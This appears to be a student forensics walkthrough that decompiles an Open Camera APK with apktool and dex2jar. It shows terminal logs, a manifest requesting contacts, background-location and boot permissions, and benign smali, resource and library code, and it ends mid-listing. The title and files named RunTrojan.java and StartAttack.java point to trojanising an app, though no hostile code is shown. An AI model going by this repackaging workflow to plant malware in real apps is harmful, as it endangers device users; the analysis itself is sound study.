

Malicious APK File Creation


No. 8

1. Initially starting with making a new directory



```
Santoku [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF
File Edit Tabs Help
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF$ mkdir assignment_unzipped
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF$
```

2. We unzip the apk file and copy that unzipped file to new directory we created



```
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/build/apk
File Edit Tabs Help
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/u
til/
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/u
til/concurrent/
inflating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/u
til/concurrent/RunnableFuture.smali
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/align_mtBitCode.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/AudioListener$AudioListenerCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/AudioListener.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/avg_brightenBitCode.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/BuildConfig.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/calculate_sharpnessBitCode.smali
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$Area.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$AutoFocusCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$BurstType.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$CameraFeatures.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$ContinuousFocusRevealCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$ErrorCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$Face.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$FaceDetectionListener.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$Facing.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$PictureCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
```



```
Santoku [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp
File Edit Tabs Help

<?xml version="1.0" encoding="utf-8" standalone="no" >
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:compileSdkVersion="31" android:compileSdkVersionCodename="12"
    android:installLocation="auto" package="net.sourceforge.opencamera"
    platformBuildVersionCode="31" platformBuildVersionName="12">
    <supports-screens android:anyDensity="true" android:largeScreens="true"
        android:normalScreens="true" android:smallScreens="true"
        android:xlargeScreens="true"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.BLUETOOTH_SCAN"
        android:usesPermissionFlags="neverForLocation"/>
    <uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:name="android.hardware.camera" />
    <uses-feature android:name="android.hardware.camera2" />
    <uses-feature android:name="android.hardware.bluetooth_le"
        android:required="false"/>
    <queries>
        <intent>
            <action android:name="android.intent.action.TTS_SERVICE"/>
        </intent>
    </queries>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
        android:largeHeap="true" android:name="net.sourceforge.opencamera.MainActivity"
        android:theme="@style/AppTheme">
        <activity android:name="net.sourceforge.opencamera.MainActivity"
            android:clearTaskOnLaunch="true" android:configChanges="keyboard|orientation|screenSize"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.IMAGE_CAPTURE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.IMAGE_CAPTURE_SECURE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.STILL_IMAGE_CAMERA"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.STILL_IMAGE_CAMERA_SECURE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
[noel][dos] 101L, 7751C
1.1 Top
```

5. We can see inside the smali which is assembly language code which may contain several files.

```
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/build$ cd ..
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp$ ls
AndroidManifest.xml  AndroidManifest.xml.orig  apktool.yml  assets  build  original  res  smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp$ cd smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali$ ls
android  androidx  com  net  RunTrojan.java  StartAttack.java
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali$ cd android
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android$ ls
support
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android$ cd support
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support$ ls
v4
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support$ cd v4
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4$ ls
app  graphics  media  os
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4$ cd app
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$ ls
INotificationSideChannel$Default.smali  INotificationSideChannel.smali  INotificationSideChannel$Stub$Proxy.smali  INotificationSideChannel$Stub.smali  RemoteActionCompatParcelizer.smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$ cd INotificationSideChannel$Default.smali
bash: cd: INotificationSideChannel$Default.smali: not a directory
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$ vim INotificationSideChannel$Default.smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$
```

6. Lets look into INotificationSideChannel\$Default.smali: we can observe that there are only few methods calling to Cancel and notify.



7. Lets look into the other Smali files

The remaining smali files are also containing the same methods which are calling the other files as above except

RemoteActionCompatParcelizer.smali containing the methods to read(), write()



```
File Machine View Input Devices Help
gayathri@gayathri-VirtualBox: /media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app
File Edit Tabs Help
class public final Landroid/support/v4/app/RemoteActionCompatParcelizer;
.super Landroidx/core/app/RemoteActionCompatParcelizer;
.source "RemoteActionCompatParcelizer.java"

# direct methods
.method public constructor <init>()V
    .locals 0

    .line 11
    invoke-direct {p0}, Landroidx/core/app/RemoteActionCompatParcelizer;-><init>()V

    .return-void
.end method

.method public static read(Landroidx/versionedparcelable/VersionedParcel;)Landroidx/core/app/RemoteActionCompat;
    .locals 0

    .line 13
    invoke-static {p0}, Landroidx/core/app/RemoteActionCompatParcelizer;->read(Landroidx/versionedparcelable/VersionedParcel;)Landroidx/core/app/RemoteActionCompat;

    move-result-object p0

    .return-object p0
.end method


.method public static write(Landroidx/core/app/RemoteActionCompat;Landroidx/versionedparcelable/VersionedParcel;)V
    .locals 0

    .line 17
    invoke-static {p0, p1}, Landroidx/core/app/RemoteActionCompatParcelizer;->write(Landroidx/core/app/RemoteActionCompat;Landroidx/versionedparcelable/VersionedParcel;)V

    .return-void
.end method

RemoteActionCompatParcelizer.smali* [dos] 34L, 1117C
```

8. Now lets check out the resource files , going to values folder. We can observe the below XML files



```
INotificationSideChannel$Default.smali INotificationSideChannel.smali INotificationSideChannel$Stub$Proxy.smali INotificationSideChannel$Stub.smali RemoteActionCompatParcelizer
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app$ cd INotificationSideChannel.smali
bash: cd: INotificationSideChannel.smali: Not a directory
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app$ vim INotificationSideChannel.smali
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app$ vim INotificationSideChannel$Stub$Proxy.smali
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app$ vim INotificationSideChannel$Stub.smali
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app$ vim RemoteActionCompatParcelizer.smali
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support/v4/app$ cd ..
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android/support$ cd ..
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small/android$ cd ..
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/small$ cd ..
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp$ cd res
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/res$ ls
anim          drawable-ldrtl-xxxhdpi-v17  layout-v21      values          values-cs       values-eu       values-hy       values-land     values-nb       values-ru
animator      drawable-mdpi              layout-v22      values-af       values-da       values-fa       values-in       values-large    values-ne       values-si
anim-v21      drawable-v21              layout-v26      values-am       values-de       values-fi       values-is       values-ldltr-v21 values-night    values-sk
color         drawable-v23              layout-watch-v20 values-ar       values-el       values-fr       values-it       values-lo       values-nl       values-sl
color-v21     drawable-watch-v20        menu            values-as       values-en-RAU   values-fr-rCA   values-iw       values-lt       values-or       values-sq
color-v23     drawable-xhdpi            mipmap-anydpi-v26 values-az       values-en-RCA   values-gl       values-ja       values-lv       values-pa       values-sr
drawable      drawable-xxhdpi            mipmap-hdpi     values-be       values-en-RGB   values-gu       values-ka       values-mk       values-pl       values-sv
drawable-hdpi  drawable-xxxhdpi          mipmap-mdpi     values-bg       values-en-rIN   values-h728dp   values-kk       values-ml       values-port    values-sw
drawable-ldrtl-hdpi-v17  interpolator          mipmap-xhdpi    values-bn       values-en-rXC   values-hdpi     values-km       values-mn       values-pt       values-sw600dp
drawable-ldrtl-mdpi-v17  layout                mipmap-xxhdpi   values-bs       values-es       values-hi       values-kn       values-mr       values-pt-FBR   values-sr
drawable-ldrtl-xhdpi-v17  layout-v16            mipmap-xxhdpi   values-b+sr+Latn values-es-rUS   values-hr       values-ko       values-ms       values-pt-FPT   values-ta
drawable-ldrtl-xxhdpi-v17 layout-v17            raw             values-ca       values-et       values-hu       values-ky       values-my       values-ro       values-te
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/res$ cd values
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/res/values$ ls
arrays.xml  attrs.xml  bools.xml  colors.xml  dimens.xml  drawables.xml  ids.xml  integers.xml  public.xml  strings.xml  styles.xml
gayathri@gayathri-VirtualBox:/media/sf_Shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/res/values$
```

In arrays.xml, observed few tags related to flash entries, icons

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="flash_entries">
        <item>@string/flash_off</item>
        <item>@string/flash_auto</item>
        <item>@string/flash_on</item>
        <item>@string/flash_torch</item>
        <item>@string/flash_red_eye</item>
        <item>@string/flash_frontscreen_auto</item>
        <item>@string/flash_frontscreen_on</item>
        <item>@string/flash_frontscreen_torch</item>
    </string-array>
    <string-array name="flash_icons">
        <item>drawable/flash_off</item>
        <item>drawable/flash_auto</item>
        <item>drawable/flash_on</item>
        <item>drawable/baseline_highlight_white_48</item>
        <item>drawable/baseline_remove_red_eye_white_48</item>
        <item>drawable/flash_auto</item>
        <item>drawable/flash_on</item>
        <item>drawable/baseline_highlight_white_48</item>
    </string-array>
    <string-array name="flash_values">
        <item>flash_off</item>
        <item>flash_auto</item>
        <item>flash_on</item>
        <item>flash_torch</item>
        <item>flash_red_eye</item>
        <item>flash_frontscreen_auto</item>
        <item>flash_frontscreen_on</item>
        <item>flash_frontscreen_torch</item>
    </string-array>
    <string-array name="focus_mode_entries">
        <item>Focus Auto</item>
        <item>Focus Infinity</item>
        <item>Focus Macro</item>
        <item>Focus Locked</item>
        <item>Focus Manual</item>
        <item>Focus Fixed</item>
        <item>Focus EDOF</item>
        <item>Focus Continuous Picture</item>
        <item>Focus Continuous Video</item>
    </string-array>
    <string-array name="focus_mode_icons">
        <item>drawable/focus_mode_auto</item>
        <item>drawable/focus_mode_infinity</item>
        <item>drawable/baseline_filter_vintage_white_48</item>
        <item>drawable/focus_mode_locked</item>
    </string-array>

```

"arrays.xml" [dos] 984L, 42240C

In attrs.xml, observed tags related to screen UI

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <attr name="actionBarDivider" format="reference" />
  <attr name="actionBarItemBackground" format="reference" />
  <attr name="actionBarPopupTheme" format="reference" />
  <attr name="actionBarSize" format="dimension">
    <enum name="wrap_content" value="0" />
  </attr>
  <attr name="actionBarSplitStyle" format="reference" />
  <attr name="actionBarStyle" format="reference" />
  <attr name="actionBarTabBarStyle" format="reference" />
  <attr name="actionBarTabStyle" format="reference" />
  <attr name="actionBarTabTextStyle" format="reference" />
  <attr name="actionBarTheme" format="reference" />
  <attr name="actionBarWidgetTheme" format="reference" />
  <attr name="actionButtonStyle" format="reference" />
  <attr name="actionDropDownStyle" format="reference" />
  <attr name="actionLayout" format="reference" />
  <attr name="actionMenuTextAppearance" format="reference" />
  <attr name="actionMenuTextColor" format="reference|color" />
  <attr name="actionModeBackground" format="reference" />
  <attr name="actionModeCloseButtonStyle" format="reference" />
  <attr name="actionModeCloseContentDescription" format="string" />
  <attr name="actionModeCloseDrawable" format="reference" />
  <attr name="actionModeCopyDrawable" format="reference" />
  <attr name="actionModeCutDrawable" format="reference" />
  <attr name="actionModeFindDrawable" format="reference" />
  <attr name="actionModePasteDrawable" format="reference" />
  <attr name="actionModePopupWindowStyle" format="reference" />
  <attr name="actionModeSelectAllDrawable" format="reference" />
  <attr name="actionModeShareDrawable" format="reference" />
  <attr name="actionModeSplitBackground" format="reference" />
  <attr name="actionModeStyle" format="reference" />
  <attr name="actionModeTheme" format="reference" />
  <attr name="actionModeWebSearchDrawable" format="reference" />
  <attr name="actionOverflowButtonStyle" format="reference" />
  <attr name="actionOverflowMenuStyle" format="reference" />
  <attr name="actionProviderClass" format="string" />
  <attr name="actionViewClass" format="string" />
  <attr name="activityChooserViewStyle" format="reference" />
  <attr name="alertDialogButtonGroupStyle" format="reference" />
  <attr name="alertDialogCenterButtons" format="boolean" />
  <attr name="alertDialogStyle" format="reference" />
  <attr name="alertDialogTheme" format="reference" />
  <attr name="allowStacking" format="boolean" />
  <attr name="alpha" format="float" />
  <attr name="alphabeticModifiers">
    <flag name="META" value="0x00010000" />
  </attr>
</resources>
"attrs.xml" [dos] 450L, 23013C
```

The remaining xml files also contains the tags related to UI, nothing sort of malicious

9. Lets analyze the Classes_dex2jar.jar file using jdk-gui

Santoku [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Java Decompiler - MediaBrowserCompatApi23.class

File Edit Navigate Search Help

classes_dex2jar.jar

- ▶ android.support.v4
- ▶ androidx
- ▶ com.google.common.util.concurrent
- ▶ net.sourceforge.opencamera

NotificationSideChannel.class RemoteActionCompatParcelizer.class **MediaBrowserCompatApi23.class**

```
{
    return new ItemCallbackProxy(paramItemCallback);
}

public static void getItem(Object paramObject1, String paramString, Object paramObject2)
{
    ((MediaBrowser)paramObject1).getItem(paramString, (MediaBrowser.ItemCallback)paramObject2);
}

static abstract interface ItemCallback
{
    public abstract void onError(String paramString);

    public abstract void onItemLoaded(Parcel paramParcel);
}

static class ItemCallbackProxy<T extends MediaBrowserCompatApi23.ItemCallback> extends MediaBrowser.ItemCallback
{
    protected final T mItemCallback;

    public ItemCallbackProxy(T paramT)
    {
        this.mItemCallback = paramT;
    }

    public void onError(String paramString)
    {
        this.mItemCallback.onError(paramString);
    }

    public void onItemLoaded(MediaBrowser.MediaItem paramMediaItem)
    {
        if (paramMediaItem == null)
        {
            this.mItemCallback.onItemLoaded(null);
            return;
        }
        Parcel localParcel = Parcel.obtain();
        paramMediaItem.writeToParcel(localParcel, 0);
        this.mItemCallback.onItemLoaded(localParcel);
    }
}
```


Santoku [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Java Decompiler - MediaDescriptionCompatApi21.class

File Edit Navigate Search Help

classes_dex2jar.jar clipboard-2.log

- MediaControllerCompatApi21
- MediaControllerCompatApi23
- MediaControllerCompatApi24
- MediaSessionCompat
- MediaSessionCompatApi21
- MediaSessionCompatApi22
- MediaSessionCompatApi23
- MediaSessionCompatApi24
- ParcelableVolumeInfo
- PlaybackStateCompat
- PlaybackStateCompatApi21
- PlaybackStateCompatApi22
- MediaBrowserCompat
- MediaBrowserCompatApi21
- MediaBrowserCompatApi23
- MediaBrowserCompatApi26
- MediaDescriptionCompat
- MediaDescriptionCompatApi21**
- MediaDescriptionCompatApi23
- MediaMetadataCompat
- MediaMetadataCompatApi21
- ParcelableListSliceAdapterApi21
- RatingCompat
- os
 - IResultReceiver
 - Default
 - Stub
 - send(int, Bundle) : void
 - ResultReceiver
- androidx
 - ...

```
package android.support.v4.media;

import android.graphics.Bitmap;

class MediaDescriptionCompatApi21
{
    public static Object fromParcel(Parcel paramParcel)
    {
        return MediaDescription.CREATOR.createFromParcel(paramParcel);
    }

    public static CharSequence getDescription(Object paramObject)
    {
        return ((MediaDescription)paramObject).getDescription();
    }

    public static Bundle getExtras(Object paramObject)
    {
        return ((MediaDescription)paramObject).getExtras();
    }

    public static Bitmap getIconBitmap(Object paramObject)
    {
        return ((MediaDescription)paramObject).getIconBitmap();
    }

    public static Uri getIconUri(Object paramObject)
    {
        return ((MediaDescription)paramObject).getIconUri();
    }

    public static String getMediaId(Object paramObject)
    {
        return ((MediaDescription)paramObject).getMediaId();
    }

    public static CharSequence getSubtitle(Object paramObject)
    {

```

Santoku [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Java Decompiler - ContextAwareHelper.class

File Edit Navigate Search Help

classes_dex2jar.jar clipboard-2.log

- MediaBrowserCompatApi23
- MediaBrowserCompatApi26
- MediaDescriptionCompat
- MediaDescriptionCompatApi21
- MediaDescriptionCompatApi23
- MediaMetadataCompat
- MediaMetadataCompatApi21
- ParcelableListSliceAdapterApi21
- RatingCompat
- os
 - IResultReceiver
 - ResultReceiver
 - Default
 - Stub
 - send(int, Bundle) : void
 - ResultReceiver
- androidx
 - activity
 - contextaware
 - ContextAware
 - ContextAwareHelper**
 - OnContextAvailableListener
 - result
 - contract
 - ActivityResultContract
 - ActivityResultContracts
 - ActivityResult
 - ActivityResultCallback
 - ActivityResultCaller
 - ActivityResultLauncher
 - ActivityResultRegistry
 - ActivityResultRegistryOwner

```
package androidx.activity.contextaware;

import android.content.Context;

public final class ContextAwareHelper
{
    private volatile Context mContext;
    private final Set<OnContextAvailableListener> mListeners = new CopyOnWriteArraySet();


    public void addOnContextAvailableListener(OnContextAvailableListener paramOnContextAvailableListener)
    {
        if (this.mContext != null)
            paramOnContextAvailableListener.onContextAvailable(this.mContext);
        this.mListeners.add(paramOnContextAvailableListener);
    }

    public void clearAvailableContext()
    {
        this.mContext = null;
    }

    public void dispatchOnContextAvailable(Context paramContext)
    {
        this.mContext = paramContext;
        Iterator localIterator = this.mListeners.iterator();
        while (localIterator.hasNext())
            ((OnContextAvailableListener)localIterator.next()).onContextAvailable(paramContext);
    }

